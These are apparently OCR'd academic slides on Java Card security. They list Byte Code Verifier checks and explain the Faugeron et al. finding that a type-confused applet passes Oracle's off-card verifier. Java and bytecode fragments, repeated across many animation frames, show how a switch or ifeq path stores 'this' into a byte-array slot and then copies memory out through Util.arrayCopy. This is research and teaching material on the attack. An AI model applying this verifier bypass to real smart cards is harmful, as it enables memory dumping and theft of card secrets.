  - Verifying each access to the frame's areas [Lackner et al., CARDIS 2012];
  - Scrambling the memory [Barbu's PhD Thesis, 2012] [Razafindralambo et al., SNDS 2012];
  - These countermeasures are at the same level than the attacks which they prevent;
- Top-down analysis must be used to protect the smart card.

Outline

Byte Code Verifier Checks

- Correctness of the CAP file format;
- Whether the byte code instructions represent a legal set of instructions;
- Adequacy of byte code operands to byte code semantics;
- Stack Overflow/Underflow;
- Control flow confinement;
- Occurrence of illegal data conversion and pointer arithmetic;
- Checks of the private/public access modifiers;
- Validity of any kind of reference used in the byte codes;
- Enforcement of rules for binary compatibility.

Can you Bypass the BCV?

- The first one was publicly introduced by [Faugeron et al., E-SMART 2010];
- They succeeded in having an application with a type confusion validated by the Oracle's BCV;

Can you Bypass the BCV?

- The first one was publicly introduced by [Faugeron et al., E-SMART 2010];
- They succeeded in having an application with a type confusion validated by the Oracle's BCV;
- Impact: this type confusion is exploited on real card:
  - Executing software attacks to snapshot the smart card memory.

Can you Bypass the BCV? (Cont.)

Faugeron et al. characterized the Off-Card Verifier:

- Checks performed on instruction `astore`:
  - Stack is not empty;
  - Top of the stack is of type reference;
  - Local variable is of type reference.
- Switch-case elements are simulated in inverse order;
- For the `if` instruction, the false condition is simulated first;

Can you Bypass the BCV? (Cont.)

Faugeron et al. characterized the Off-Card Verifier:

- Checks performed on instruction `astore`:
  - Stack is not empty;
  - Top of the stack is of type reference;
  - Local variable is of type reference.
- Switch-case elements are simulated in inverse order;
- For the `if` instruction, the false condition is simulated first;

Vulnerability Found:

- During some execution paths, the type of local variables is not checked.

Bypassing The Java Card BCV

```
public void bypassBCV() {
  // ...

  byte[] LocalArray = new byte[50];

  switch (state) {
    case TYPE_CONFUSION:
      // Store the this reference into
      // a local variable
      Applet myThis = this;
    case BYPASS_BCV:
      Util.arrayCopy(LocalArray, i,
                     apduBuffer, 0, 50);
  }
}
```

```
public void bypassBCV() {
      // ...
      sspush 50
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
L1:   aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```


Bypassing The Java Card BCV

```
public void bypassBCV() {
  // ...

  byte[] LocalArray = new byte[50];

  switch (state) {
    case TYPE_CONFUSION:
      // Store the this reference into
      // a local variable
      Applet myThis = this;
    case BYPASS_BCV:
      Util.arrayCopy(LocalArray, i,
                     apduBuffer, 0, 50);
  }
}
```

```
public void bypassBCV() {
      // ...
      sspush 50
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```


Bypassing The Java Card BCV

```
public void bypassBCV() {
  // ...

  byte[] LocalArray = new byte[50];

  switch (state) {
    case TYPE_CONFUSION:
      // Store the this reference into
      // a local variable
      Applet myThis = this;
    case BYPASS_BCV:
      Util.arrayCopy(LocalArray, i,
                     apduBuffer, 0, 50);
  }
}
```

```
public void bypassBCV() {
      // ...
      sspush 50
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```


Bypassing The Java Card BCV

```
public void bypassBCV() {
  // ...

  byte[] LocalArray = new byte[50];

  switch (state) {
    case TYPE_CONFUSION:
      // Store the this reference into
      // a local variable
      Applet myThis = this;
    case BYPASS_BCV:
      Util.arrayCopy(LocalArray, i,
                     apduBuffer, 0, 50);
  }
}
```

```
public void bypassBCV() {
      // ...
      sspush 50
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
L1:   aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```


Bypassing The Java Card BCV

```
public void bypassBCV() {
  // ...

  byte[] LocalArray = new byte[50];

  switch (state) {
    case TYPE_CONFUSION:
      // Store the this reference into
      // a local variable
      Applet myThis = this;
    case BYPASS_BCV:
      Util.arrayCopy(LocalArray, i,
                     apduBuffer, 0, 50);
  }
}
```

```
public void bypassBCV() {
      // ...
      sspush 50
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```



Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
⇒     sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
⇒     sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
⇒     newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
⇒     newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
⇒     newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
⇒     astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
⇒     astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

⇒     // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

⇒     // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
⇒     ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
⇒ L1: aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```



